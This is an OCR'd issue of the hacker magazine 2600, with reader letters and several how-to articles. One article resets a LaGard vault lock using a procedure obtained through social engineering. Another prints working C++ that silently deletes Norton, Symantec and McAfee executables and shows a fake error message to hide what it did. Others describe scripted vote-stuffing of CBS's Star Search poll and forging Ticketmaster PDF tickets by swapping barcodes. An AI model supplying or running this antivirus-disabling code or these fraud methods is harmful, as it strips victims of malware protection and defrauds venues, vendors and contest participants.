Good suggestions, although it's probably not the best of ideas to grind CDs up in anything that could be used for food preparation at a later time.

Dear *2600*:

In regards to Lori's letter in 21:3, it appears 1-800-506-3553 was used not too long ago to give away free bottles of Clorox. Obviously a vast bleach conspiracy is afoot. In all seriousness, either that number changed hands fast, or there's a secret side to our household cleaners we never knew about before.

Redukt

Dear *2600*:

SDMX's article regarding Blockbuster in 21:3 included the "emergency" barcode for opening the registers. At one time, use of this barcode contacted local police and, though it no longer does in my area, some districts are still considering the idea. Also, Blockbuster as a company has decided there will be no more "Guaranteed in Stock" rentals, and so the coupon trick won't work anymore. Don't fret, it's always possible to use publicly-accessible information in the most creative of ways!

BBVGoon 2126

Dear *2600*:

In light of your Barcode articles, which I found very informative, I'd like to bring to light that Wal-Mart has recently cracked down on two couples that have cheated Wal-Mart out of 1.5 million. So soon after your articles one can only think that your magazine had something to do with helping them realize exactly what was going on.

Crapinapale

It's entirely possible but we would hope that their detective work is a little better than that.

Continued on Page 48

Hacking LaGard ComboGard Locks

by Ax0n

The LaGard ComboGard series of digital combination locks (Model 33E) is a mainstay of the vault lock industry. It was designed to be a drop-in, high-tech replacement for the old dial-type combination locks for safes and vaults.

The actual lock mechanism has the same dimensions as most run-of-the-mill Group 1 or Group 2 combination locks. The spindle that connects the keypad to the lock mechanism (to retract the bolt of the lock) is in the same location as the spindle that connects the dial to the lock mechanism on old combination locks, and the keypad will mount using similar mounting hardware and at the same location as an old combination lock.

Quite literally, you can use a ComboGard lock to replace an aging mechanical lock on an otherwise good vault. Safe and vault manufacturers can also buy these locks and install them from the factory. You can find one of these in use at many restaurants, stores, and businesses. They're not all that expensive, so their widespread popularity is no mystery.

Are they more secure? Arguably, yes. A typical mechanical lock has about 27 million possibilities, whereas a six digit combination lock such as the ComboGard has a mere 1,000,000 possibilities. But mechanical locks have other weaknesses. Many of them can be manipulated and listened to. Digital locks cannot be easily manipulated. Digital locks can also enforce a lock-out policy much like networked systems, where no further combinations can be tried until a penalty time has expired. This limits attacks to three tries per penalty period, with a five minute penalty. Only 36 combinations can be tried per hour. At this pace, it would take years to go through every possible combination.

Lock Parts

The lock's main electronics board is housed inside the lock assembly, which is secured within the vault itself. There's a single nine volt battery that powers the whole thing which can last for years if it's opened daily. It's contained within a small plastic box and connected to the lock assembly through a proprietary connector. The keypad has an identical connector, and they're easy to confuse, and they will plug into the wrong ports. The keypad is a circuit board with a membrane touch pad, an LED, and speaker, covered with rubber keys and housed in a metal case with a plastic bezel. In the event that the owner fails to act on the lock's low-battery warnings, there are terminals located on the keypad so that an emergency battery can be attached to operate the lock temporarily. The lock case and keypad are connected via a square-shaped brass spindle which can be cut to the proper length to accommodate different thicknesses of vault doors. The keypad electronics connects back to the lock case with standard-issue two-pair phone cable, with the same proprietary connector on the end. When you enter the correct combination, the keypad is allowed to rotate counterclockwise, retracting the lock bolt.




Fig. 1: LG33E-1 Circuitry. Arrows at jumper holes.




Fig. 2: LG33E-1 Circuitry. Close-up of jumper holes.

There are numerous other features that are programmable, either with a special tool that service personnel have or via the keypad for owners. The online manual at LaGard's website has all of this information.

What if you forget the combination? As far as I know, there is no master combination. You're left to do what a locksmith would do to a mechanical lock that can't be opened: drill it. Unless drilled in a very precise location, the lock will never open. On some revisions of the case, there is a raised circular area that designates the optimal spot to drill.

For some reason, a local place has been discarding these locks, and I've managed to find a few in a dumpster. Some have been opened up and no longer have the factory warranty. Some of them have had their spindles cut and have been installed and uninstalled. One thing holds true though. None of them have the default combination (1-2-3-4-5-6) and none of them have been reset by a technician (in which case the combo would be 5-5-5-5-5-5). Lately, I've been seeing several of them turn up on eBay and other auction sites, some selling for $50 or less. This is definitely a bargain.

I called LaGard and asked them if they knew how to reset a lock. They informed me that I needed to call the people I bought the lock from. Well, since I found it by dumpster diving, that was out of the question. I called the place whose dumpster I've been finding them in and they informed me that I needed to call some company in Kansas, as they service all of their ComboGard locks. They were of little assistance. After a bit of social engineering and a call back to LaGard, I had a fax in my grubby little hands that outlined in great detail exactly how to reset these gems. I've since lost the actual fax, but the process remains engrained in my head. Whether it's exactly the same as the fax I received, I can't remember, but I do know that it works! It also voids the warranty, since it involves breaking the tamper-resistant seal tape (hint: a razor blade and a hair dryer does wonders).

On with resetting the lock. I've included some photos to help with the process.

1) Remove the keypad and battery from the lock case.

2) Cut or otherwise remove the tamper seal tape. This is the only thing that holds the back plate onto the lock case.

3) Remove the back plate of the lock.

4) Locate the reset jumper holes. There's a central DIPP IC. If you hold the lock with the bolt facing away from you, the jumper holes are directly to the left of that IC. They're larger holes than the rest, and they have exposed tinning around them. They're about a quarter inch apart. See Figure 1 and Figure 2.

5) Place a jumper wire into the two reset jumper holes.




Fig. 3: Complete LG33E-1 kit with extra battery case (no manual shown)

6) Attach the keypad. It goes into the port closest to the corner of the case.

7) With the jumper wire still attached, connect the battery.

8) Within five seconds, press the "5" key on the keypad.

9) Wait 60 seconds, then disconnect the battery and remove the jumper wire.

Test the lock with the combination "5-5-5-5-5-5". If it doesn't work, start over again. Timing is critical, and the jumper wire must be secure and connected for the duration of the procedure.

Changing the combination: 0-0-0-0-0-0, Old combination, New combination.

AVS Spanner Addendum

by Suicidal

This article is a follow up on "A Simple But Effective Spanner In Your AVS" by Irving Washington in the 21:1 issue.

When I read this article, it amazed me that the code monkeys at these various software companies could have overlooked such a simple attack... deleting the core files that their products need to run. So I began to play with it myself and sure enough, renames and deletes are easily done in real time without the need to shut down the software.

As Irving put it, "This is obviously not good!"

The main point to this article is a rewrite of the source code but this time in C++. Why the rewrite? For a few reasons. Let me state that there was nothing "wrong" with Irving's code. I rewrote the code in C++ for a few reasons.

First off, C is easily compiled on a linux box without needing lots of extra programs and IDE's to do it. While this code may have a few problems on linux (I don't have a linux box to check it right now), it is easily fixed. (If you are trying on linux and it will not compile, change [cstdio] to [stdio.h] and that may fix it.)

Second, if you are trying to get in and get out quickly, meaning you are doing this in person and at the actual machine, then you want extremely streamlined code that will execute quickly. The code I have attached is streamlined and will execute ungodly fast. One major thing that makes it faster is that it does not check to see if the file is there or not. If it is, it will delete it. If it isn't, it continues on. I did not add any error messages or codes to the code either for speed and covertness.

The rest of the reasons I have already forgotten unless it was something along the lines of less bulky code or the hacker ethic of taking something and making it better or more personalized. Shrug. Maybe I just haven't seen my name in print in awhile and figured I could ride Irving's coattail into fame and shame.

I did add the same line on the end to prompt the user that a driver file was not found and that the application failed. If you are doing this yourself, then you can leave that line out of the code. You can also remove the "#include [iostream]" and "using namespace std;" lines as well as they are only there to support the one line of text output at the end.

You can also easily see where the files slated for deletion are. You can add your own, as many as you would like. Just make sure you get the path correct and use / for the path and not \.

So there you have it. Irving, I did take the ten seconds to appreciate it. Nice work.

```
//*******************************************
#include <cstdio>
#include <iostream>

using namespace std;

int main()
{

  remove("c:/Program Files/Navnt/alertsvc.exe");
  remove("c:/Program Files/Navnt/BackLog.exe");
  remove("c:/Program Files/Navnt/BootWarn.exe");
  remove("c:/Program Files/Navnt/DefAlert.exe");
```

```
  remove("c:/Program Files/Navnt/n32scanw.exe");
  remove("c:/Program Files/Navnt/navapsvc.exe");
  remove("c:/Program Files/Navnt/navapw32.exe");
  remove("c:/Program Files/Navnt/NavUStub.exe");
  remove("c:/Program Files/Navnt/navwnt.exe");
  remove("c:/Program Files/Navnt/NPSCheck.exe");
  remove("c:/Program Files/Navnt/npssvc.exe");
  remove("c:/Program Files/Navnt/NSPlugin.exe");
  remove("c:/Program Files/Navnt/NtaskMgr.exe");
  remove("c:/Program Files/Navnt/nvlaunch.exe");
  remove("c:/Program Files/Navnt/POProxy.exe");
  remove("c:/Program Files/Navnt/qconsole.exe");
  remove("c:/Program Files/Navnt/ScnHndlr.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/ndetect.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/aupdate.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/luall.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/LuComServer.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/gd32.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/gdlaunch.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/gdcrypt.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/GuardDog.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/IView.exe");
  remove("c:/Program Files/McAfee/McAfee Firewall/cpd.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/VisualTrace/NeoTrace.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Shredder/shred32.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/QuickClean Lite/QClean.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Instant Updater/RuLaunch.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Guardian/CMGrdian.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Guardian/schedwiz.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Central/CLaunch.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/");

  cout << "Could not find dev/null/drivers.dll. Application failed to start." << endl;

  return 0;
}
//***********************************************
```

How to Own Star Search

By StankDawg
StankDawg@stankdawg.com

I watch my share of television. I watch a lot of sports and a few specific shows that I follow regularly, but that is about it. One thing that I do, like most Americans, is channel-hop. I jump through the channels at light speed as though there was something on another channel that I was missing. Sometimes you find some interesting shows this way. Sometimes you find some garbage. Well, I happened to find a little bit of both in the form of a show called *Star Search.*

Now if you are not familiar with this program, let me give a quick overview and some background. First of all, I was surprised to see that this show was even on the air again. I remember *Star Search* from when I was a kid and Ed McMahon was the host sometime back in the 1980s. Apparently it has been revived, but this time it's hosted by Arsenio Hall. It is still a talent show with judges choosing who stays and who goes, and it is still a big prime time name.

But that is not the interesting part. The reason that I stopped was because I heard the phrase "home audience vote." My ears perked

up. What do we have here? I can vote from home? How can this be? What method have they established to allow people to vote from home? These questions made me put down my remote control. I have yet to see any kind of voting system that wasn't fundamentally flawed. I wanted to see if they had discovered the holy grail. As it turns out, they had not.

It seems that I stumbled onto the season finale of the third season. Apparently during the regular season there are judges who vote for the winners. In the season finale, the home audience votes for the winners. So I figured out that after the contestants sing or dance or juggle monkeys while blindfolded (I don't know what they do, I just wanted to see how the voting worked) the show would go into commercial break. During this commercial break, the viewers at home would go to the "interweb" and go to http://www.cbs.com/primetime/➥star_search4/ where they would see a list of the contestants to vote for.

Now here are the logistics of it: First of all, if you go to the site and try to vote before the performers are finished, you get a message saying that you have to wait until the contestants are all finished before you can vote. I mean you cannot vote for monkey-juggler #1 if monkey-juggler #2 has not had his or her fair shot at displaying their monkey juggling skills. So after all of the contestants are done, they open the polls and allow people to connect and vote. And vote I did!

The poll is very straightforward. Each contest has a number from 1 to 5: 5 being the best and 1 being the worst. You must vote for all three contestants and click on the button to cast your vote. OK, I voted, but I think I may have made a mistake. I want to go back and look at it again. Well, the page allows me to vote again! I am not limited to one vote. I looked at the rules of *Star Search* and I didn't see anything that told me that I could only vote once. And since it gave me a blank form again, I assumed you were allowed to vote more than once. *American Idol* lets you call as many times as you want, so this must be the same. Well, I made my choices again but this time instead of clicking on the button to submit my vote, I decided to look at the code to see if they had some way of rejecting a second vote from someone. Was a flag set that kept me from voting again or kept my vote from being counted again? Maybe it was sent to the "garbage file" if I voted more than once from my IP address. Either way, what I found was very interesting. So interesting in fact, that I sent an email to CBS warning them that they had a potentially serious security hole in their system.

I waited a few days for some sort of response from them. I gave my real email address and told them that I would be glad to explain the details to their security officer or webmaster. I got nothing. OK, I thought, maybe they don't want to contact me or don't have the time to contact me. I will be nice and send them the code and show the potential problem. I looked all over the CBS web site and tried to find an email address for a security officer or someone directly related with *Star Search.* I found nothing (go look yourself). So I guessed and sent emails to every potentially monitored address "@cbs.com" that I could think of including: security, webmaster, root, cbs, shows, and starsearch. I got nothing in response except for bounce messages. Long story short: I tried unsuccessfully on seven different occasions over the course of six months to report this problem. The last notice I sent to them was that I was going to release it to the public. I tried to do the right thing and notify them, but they didn't seem to care. Hopefully, they will see it and fix it this time. Maybe they have a failsafe in place on the server side that rejects multiple votes from the same IP address so they just decided not to waste their time with me. Regardless, after this amount of time, season four was almost over and the finale was upon us and I could verify my theories discovered at the end of season three.

The prize for the winner of this show was $100,000. Obviously they would have a special voting system for something this serious, right? Wrong! A little research revealed that the system they use for this prime time show worth hundreds of thousands of dollars was the same engine that they used for every other poll on the site. A little trial and error and URL manipulation revealed that they use the same script for the "what is your favorite episode of Cheers" poll. It was like some common PHP Content Management System. The only thing that separates them is the "event_id".

The "poll" engine receives parameters passed into to it from the calling page. It looks like it was written to be overloaded. I presume this after looking at other polls on the site that use that same engine. You can pass named parameters to it (event_id, q1, q2, etc.) or positional parameters to it in some cases (results page ID, results window coordinates, etc.). In the case of *Star Search,* it was a very straightforward URL that was created with a very simple parameter string. The code below is a

snippet of the code from the *Star Search* page that calls the poll. I only included the relevant part below.

```
<!-- ------------------------------------------- -->
<!-- begin code (Generic page HTML was above this) -->
<!-- ------------------------------------------- -->

<script language="javascript">
function goVote(){
var vID1 = 0;
var vID2 = 0;
var vID3 = 0;
var vote1 = document.voteForm.q1;
var vote2 = document.voteForm.q2;
var vote3 = document.voteForm.q3;

        for (var i = 0; i < vote1.length; i++){
             if (vote1[i].checked) {vID1 = vote1[i].value};}
        for (var i = 0; i < vote1.length; i++){
             if (vote2[i].checked) {vID2 = vote2[i].value};}
        for (var i = 0; i < vote1.length; i++){
             if (vote3[i].checked) {vID3 = vote3[i].value};}
        if (vID1 == 0 || vID2 == 0 || vID3 == 0){
            alert('You must vote for every contestant');}
            else (document.location =
"http://poll.cbs.com/poll?event_id=18002&q1="+vID1+"&q2="+vID2+"&q3="+vID3;
        }
}

<!-- ------------------------------------------------ -->
<!-- end code (the rest of the page HTML was below this) -->
<!-- ------------------------------------------------ -->
```

Now the first thing you see is that the code is obviously javascript. This runs on the client side and therefore the code is delivered to the client imbedded in the HTML of the page. This is what you are seeing above with the irrelevant HTML removed. I also cleaned up their code for them to make it more readable. You still cannot see *everything* that is needed to make this script work but you can see enough to see *how* it works. The "document.location" is the URL that calls to the poll engine. The javascript is used to assign values to the variables that are passed to said engine. The user will click on a number from 1 to 5 for contestant #1 as described earlier and that amount is assigned to the working storage variable called "vID1". This is done for the other two contestants the same way. These three variables contain the *values* of the votes that were chosen. These values are then passed to the *variables* that are used by the actual poll engine that is being called. The value of "vID1" for example, is assigned to "q1" in the "document.location" string along with "vID2" to "q2", and "vID3" to "q3". The poll takes these values and adds them to the results database. The question is: Which database?

The other parameter or fieldname in the "document.location" URL is called "event_id" which I mentioned briefly above. This event_id is the primary *key* to the database. It tells the engine where to save the data and what type of data to expect. If you go to the page early, there has been no key assigned so you cannot vote for a poll that does not exist. The only form of security for the *Star Search* voting system is the fact that the event_id is not made available until the contestants are finished performing! I even tried a little guesswork to try and predict the event_id that would be used. This achieved varying levels of success. Since the poll system is used for other things in the system, it did not do a simple increment of the value for event_id. I watched the show until the voting was opened and once the key was assigned, I could then see it in the code. The code above was copied *after* the event_id was made available.

OK, what does this all mean? It means that I now have the exact URL to make the function call for a vote to the poll system. So what? Well, that means I can paste this direct URL into the browser and basically call that poll function over and over by holding down enter and visiting it as many times as I can during that commercial break! Without going into detail, I came up with about 1000. You don't have to wait for the results page to register the vote, just a call to the function will do it! It will work by sending data only to submit your vote. Receiving data or a verification message is not necessary. There does not appear to be any return validation.

So there you go! You have figured out a way to vote for your favorite contestant hundreds or thousands of times (depending on your bandwidth). But wait, surely a thousand votes cannot affect the outcome, can it? Probably not, but what if you had a bunch of other people doing it at the same time? And each vote, mathematically, can perform triple-duty due to the nature of the system. Not only are you giving a high score to the contestant you like, you are also sending low scores to the other contestants! Talk about killing two birds with one stone! 1000 votes for contestant 1 is also 1000 votes against contestants 2 and 3! 3000 votes for the price of 1000! That's brilliant design at work right there!

We still aren't done. Even the effects of 3000 votes are probably not enough to make any sort of large impact. Cutting and pasting and holding down the enter key is just so low-tech. I am sure the readers have already spotted a better way to make this more effective. It's script time! Now, I am not going to give the code for a script here. It is very simplistic and, to be honest, I still took the lazy way out. We hard-coded the event_id into a script when the more precise and flexible way would have been to parse through the HTML and look for the string "event_id=" and pull the event_id out. That would make the script reusable. But that was not my goal with this test. I just wanted to see if it would work. If one person sitting at a computer holding the enter key can send around 1000 requests, imagine what would happen if someone opened up 50 threads and a never-ending loop of function calls to the desired URL? That is still just from one person. What if you then passed that script on to your friends to do this at the same time from their machines? What if we went beyond friends and put it into a cgi script or a perl script and posted it on websites around the world? Pretty scary, huh? So we have 50 threads generating 1000 hits each (during the voting window) multiplied by the number of users running the scripts... account for the three-votes-for-the-price-of-one factor... carry the one... well, you can do the math. Suffice it to say that this would most certainly affect the outcome of the show.

CBS and *Star Search* did do one thing right. They covered themselves legally with this disclaimer that I am sure their lawyers made them include. It states that, "CBS reserves all rights in connection with *Star Search* and the *Star Search* online voting process, including, without limitation, the right to disregard any or all online votes in the event of technical complications." This will allow them to reject any invalid votes. The real question is that after seeing their lack of security and their lack of contact people, what makes us think they would be able to know and recognize invalid votes? If they had this kind of foresight, the vulnerability wouldn't exist in the system in the first place.

ShoutZ: vooduhal for helping with the last minute surprise "testing" and proof of concept script. To Epiphany and Johny_lightning for the NYC hookups for zer0Db and me. All of my friends on the global "interweb" including those crazy phreaks on default radio. My homeboys Acidus and lucky225, and as always, the Digital DawgPound.

Hacking ticketmaster

by battery
battery@chicago2600@2600.net

Ticketmaster, the company that charges insane fees in exchange for printing tickets and dropping them in the mail to you, recently started allowing customers to print their own tickets. The new system is called TicketFast. It allows the customer to buy tickets for event on the Ticketmaster website, then digital images of the tickets are emailed to the customer, who prints out the tickets and goes to the event.

The first question we need to ask is simple. What is the control mechanism that Ticketmaster is using to keep me from printing the tickets more then once? The answer is, there isn't one. You can print as many copies of the tickets as you want. However, there is a simple barcode on the bottom of the printed page.

When you go to an event that uses TicketFast, your ticket is scanned when you enter the venue. The venues appear to be using custom monochrome PalmOS devices. They have a barcode scanner and are wirelessly connected to a ticket database. When your ticket is scanned it is marked in the database as "used." Therefore, anyone with a second copy of your ticket (and the same barcode) would be refused entry because someone had already been admitted with that unique ticket's barcode.

Now let's get into how this system can be abused. The ticket images are sent via email as PDF files. They are very easily photoshopped. It is only a matter of minutes to change the lettering on the tickets to change sections, rows, seats, or any other location information. The person at the door of the venue will scan your ticket's barcode to verify that it is a valid ticket. They usually don't even look at the seat information (this does probably vary by venue). This means that in order to get into the venue, you are going to have to have a unique barcode that has not been used.

It has been my experience that many concerts charge different prices for different seats, usually based on location, distance from the stage, seats vs. lawn, etc. This is especially common in outdoor amphitheaters where there is usually an area with seats close to the stage and open lawn areas near the rear. The tickets for the reserved seats are usually more expensive than the lawn tickets. Many times ushers request to see your ticket before allowing you to enter a section's seats, especially ones close to the stage. This keeps the people who bought the cheaper lawn tickets out on the lawn and not in the seating area.

There are two major exploits I can see working here. First would be the access exploit. These exploits probably work the best at events that are not sold out. Let's say a group of four people are going to a concert. You have one order a ticket close to the stage (usually at a high price) using TicketFast and the other three buy the cheapest seats available. When the tickets are emailed to you, you create four copies of the expensive ticket and use a graphic editor like Photoshop to replace the barcodes on the three copies of the expensive ticket with the barcodes from the cheap tickets. When you're done you should have four copies of the expensive ticket but each will have a unique barcode.

This allows you to get into the venue with a valid ticket according to the database, and allows you to have tickets that appear to be in the close section, effectively fooling ushers who will only visually verify your tickets when entering the seating section. It would also be wise to alter the three copies to have different seat numbers, just in case an observant usher notices that the four of you have the same exact seat number.

The biggest benefit for this exploit would be for general admission concerts that have no seats on the floor, but seats around the venue (think an indoor stadium or sports arena). At many rock concerts I've been to that have general admission floor tickets, usually you have to get a wristband to get to the floor. When you get into the venue there is usually a table that will give a wristband to people holding "floor" tickets. As long as the venue does not scan your ticket when you get your wristband, you are set! In fact, at a concert I went to recently, my ticket was stamped when I was given a wristband. The idea is that you cannot get a second wristband with the same ticket but you can make as many copies of your ticket as you want to get as many people on the floor as you wish. However, if your ticket's barcode is scanned when you get your wristband, you are out of luck because your barcode will only be valid once, like it was at the door.

Maybe you would like to have several copies of your ticket with you at the event. Or maybe you would like to have tickets in several sections - so you can wander between sections. With TicketFast, this is now possible.

So what can Ticketmaster do to stop these exploits? Here's the interesting part: It will be surprisingly difficult because most venues are independently operated. Each will have policies and rules that will vary greatly. Because of this there is no simple way to control the procedures being used at every venue. Also, in order to stop the barcode swapping trick, patrons will have to have their tickets scanned when they enter and leave their seats. The ticket database would have to track who is in their seats and when they leave for snacks or to go to the bathroom, then reauthorize that ticket for reentry. Logistically this would be a nightmare, not to mention quite Orwellian. The ultimate solution is for Ticketmaster to abandon the TicketNow system or completely overhaul its control devices. Until that happens it will be ripe for exploit.

Continued from Page 39

Responses

Dear *2600*:

I live in Australia and recently picked up my very first *2600* (21:2). I must say that one particular article has gotten me very worked up. On page 22, Richard wrote nearly a page and a half about the "global date format" of yyyy-mm-dd and how revolutionary and forward thinking it is. As I have used either that date format or (dare I suggest yet *another* logical method of writing the date) dd-mm-yyyy my entire life, I find it very difficult to comprehend how someone could get so excited about the simple matter of putting the year at the front. I seriously hope the author doesn't start thinking about the differences between little endian and big endian date formats - he may actually explode with excitement.

Why am I even concerned about this? I guess for my first copy of *2600* (which I thought was one of the last few bastions of anti-authoritarian thought) I have been devastated to see that it has degenerated into page-and-a-half-long articles on things that the rest of the world takes for granted.

I seriously hope that in the next magazine there will not be an article on this fantastic new way of measuring distance called "the metric system" involving a base 10 counting system and fantastic words like "meter," "centimeter," and "kilometer."

Come on America! The rest of the world is charging ahead into the 21st century and *2600* is rediscovering how to write the date!

WhiteHat

We're still working on the metric system article.

Dear *2600*:

In response to Sairy's article "A Lesson on Trust" in 21:2. Don't let you be discouraged by the unfortunate things that can happen. In the way of knowledge there is always a price to pay, especially when other people get involved. Be careful, be alert, and use the experience to never fall again in the same hole. Look forward and happy hack!

#include <I_love_this_mag.h>
#include <Keep_up_the_good_work.h>

Osi44
Buenos Aires

Dear *2600*:

In response to No Name's letter in 21:3 about the protein bars, what you did was perfectly legal. Furthermore, the store didn't lose out as much as you think. The way it works is that the store pays so much per bar wholesale. Then they mark the price up x percent, usually between 60 to 100 percent. So your $2.00 bar only cost the store about 10 to 15 cents if that!

Assuming that the coupons were manufacturer (usually they will be labeled next to the expiration date at the top), the store will send the coupons to the manufacturer and the manufacturer will cut the store a huge check for the total amount of coupons they received. So in all, if the store is out of anything, it's protein bars. They still get their profit. The manufacturer is the one paying for it all. If it were a store coupon on the other hand, you would see the "one per customer per visit" and whatnot.

As a side note, if you look really closely at the fineprint under the "dealer" section, most times you will find the address they will send it to. As for the self scanner system, it's not necessarily a bug in the system. A cashier would probably do the same thing. As a former cashier, I can tell you that such deals are rare but not uncommon. Once in a blue moon, it will put the register at a negative balance. Unfortunately if it puts the balance at a negative then they will not give any cash back.

Happy 20th and whatnot. Keep up the great work.

N@vi

Dear *2600*:

I quite enjoyed the article "Laptop Security" in 21:3. One thing the author describes is how to set a BIOS-type password on Mac by booting into Open Firmware. I thought I would mention that Apple has provided a simple GUI to allow setting the password without having to boot into Open Firmware. The utility can be found here: http://www.apple.com/support/downloads/openfirmware➥password.html, or just search for "firmware password" on the Apple support site.

BuffaloB

Dear *2600*:

I'd like to start off by saying all of you guys at *2600* do an amazing job. I'm pleased with every issue and I always learn something new. This letter is in response to an article in issue 21:3 called "Hacking Soda Machines." I read the article and tried it on the soda machines at my high school. The debug menu was a lot different than the author of the article has encountered. After I pressed 4-2-3-1 on the vertical dial a message came up on the LCD display that said "SALE" and I pressed down and it said "SLT 1" and I pressed down again and it said "SLT 2" and so on until "SLT 10" and then it started over at "SLT 1" again. Rather than saying things like "SALES" and "STOCK" it was more confusing and all the slots had an outrageously large number after I clicked on one of the slots so I don't think it was the amount in stock or amount of money in that machine.

oZ

Dear *2600*:

In 21:3, you mentioned that if enough interest was shown for the posters that you would consider printing some. I'm here to voice my support for them. The mosaic idea seems like a winner to me. I would definitely buy a poster.

Keep up the great magazine (lots of my wireless and other security info came from you guys).

H

Dear *2600*:

I enjoyed akaak's article on fc.exe - it is one of the few articles I understand in this issue. The article also reminded me that in any enterprise the devil is in the details and in the things we forget.

Years ago a friend and I played with *PC Magazine's* DOS 5.0 Vernam encryption utility, applied to Word files. We wanted to secure our intellectual property against industrial espionage. The utility appears to provide unbreakable security because there is no limit to the length of the key assigned or the characters used in it. But we failed to take into account the standard header that Word put on every file. Norton's bit editor and a tear-off pad would have been a more fruitful approach to try.

Paul

Dear *2600*:

I'm writing in response to Brian the Fist's letter in 21:3. I've been reading this magazine since summer of

this year, but I've been messing around with computers (and people's minds) since I was little, and abandoned buildings have always been cool in my books.

Remember that movie, *Mickey Blue Eyes?* The situation you've told us all about on eBay resembles the situation in the art auction - the Mafia arranges for one man to buy a worthless painting for an exorbitant amount of money and thus pay off a debt. This scheme can also be used to launder money. If I understand correctly, the buyer could be using an anonymous (?) PayPal account into which he has added (with cash) money to be spent on these auctions.

Dagfari

Dear *2600:*

Your recent cover for 21:3 highly offends me. While I can't tell if the soldier is from the People's Liberation Army from Mao's era or a soldier of the Democratic People's Republic of Korea, seeing how their poster drawing style is very similar, nonetheless it is certainly meant to defame the accomplishments of Chinese and/or Korean socialism. I've always enjoyed reading *2600 Magazine* and agreed with your fight against the DMCA. However it seems like you have overstepped your boundaries of knowledge politically. This cover is an insult to progressive forces around the world. All that you know about the accomplishments of Chinese and Korean socialism is what you might see on NBC or CNN. You Liberals can hardly understand what "Totalitarianism" and "Dictatorship" really means, but that's besides the point. It is simply unfair to insult the history of an entire country which has struggled against U.S. and Japanese imperialism, provided free health care, housing, food, and education under capitalist encirclement and threat of capitalist restoration. As a Venezuelan citizen, a revolutionary participating in the Bolivarian Revolution, we recognize that solidarity is key to implementing our socialist reforms, reaching out to fraternal socialist states in the world system, and embracing the accomplishments of Revolution wherever it is. I always read your magazine for the technical information and depth of knowledge authors show, but I am now dismayed at the overtly counterrevolutionary and insulting image on the cover, which diminishes the struggle of millions to overthrow bureaucrat-capitalism, Japanese imperialism, and establish a socialist state.

Evan

This is how you build solidarity? By looking for things to get offended by? If we want to insult "Chinese and/or Korean socialism," we'll do it in a much more direct fashion. Until then, we suggest becoming acquainted with the concepts of parody and anachronism. Incidentally, we're pleased as punch that after 20 years we've finally been hit with the label of counterrevolutionary. We've pretty much been accused of everything now.

Dear *2600:*

The "Fight Spam With JavaScript" article by arse in 21:3 brought up some good methods for fighting email address harvesters. However the JavaScript methods he mentioned would not work if an email harvester used Internet Explorer to render pages and then extracted email addresses from the rendered pages. A more definite way to fight harvesters would be to replace the at symbol (@) in an email address with an image of an at symbol. The bots would never realize the text with an image represented an email address.

I started a Sourceforge project called SandTrap a few months back in order to help webmasters fight spam bots. I released a perl script there (named SandTrap also) that involves placing empty links on pages for harvester bots to follow and then generating large lists of fake email addresses to clutter the harvester's email database while blocking the harvester from accessing every other directory on the website's server. Hopefully the trend will catch on and other webmasters will also take preventive measures to stop spam bots from harvesting addresses in the first place.

tutwabee

Dear *2600:*

I was shocked to read Zourick's article in 21:3 claiming that Linux has been approved for federal use. Nothing can be further from the truth. Zourick is basing his theory on a false assumption, despite the numerous disclaimers from the UNIX STIG itself and the NIST website. The NIST website where the STIGs are located contains a disclaimer that the STIGs are *not* an endorsement for operation nor that the operating systems listed are federally approved.

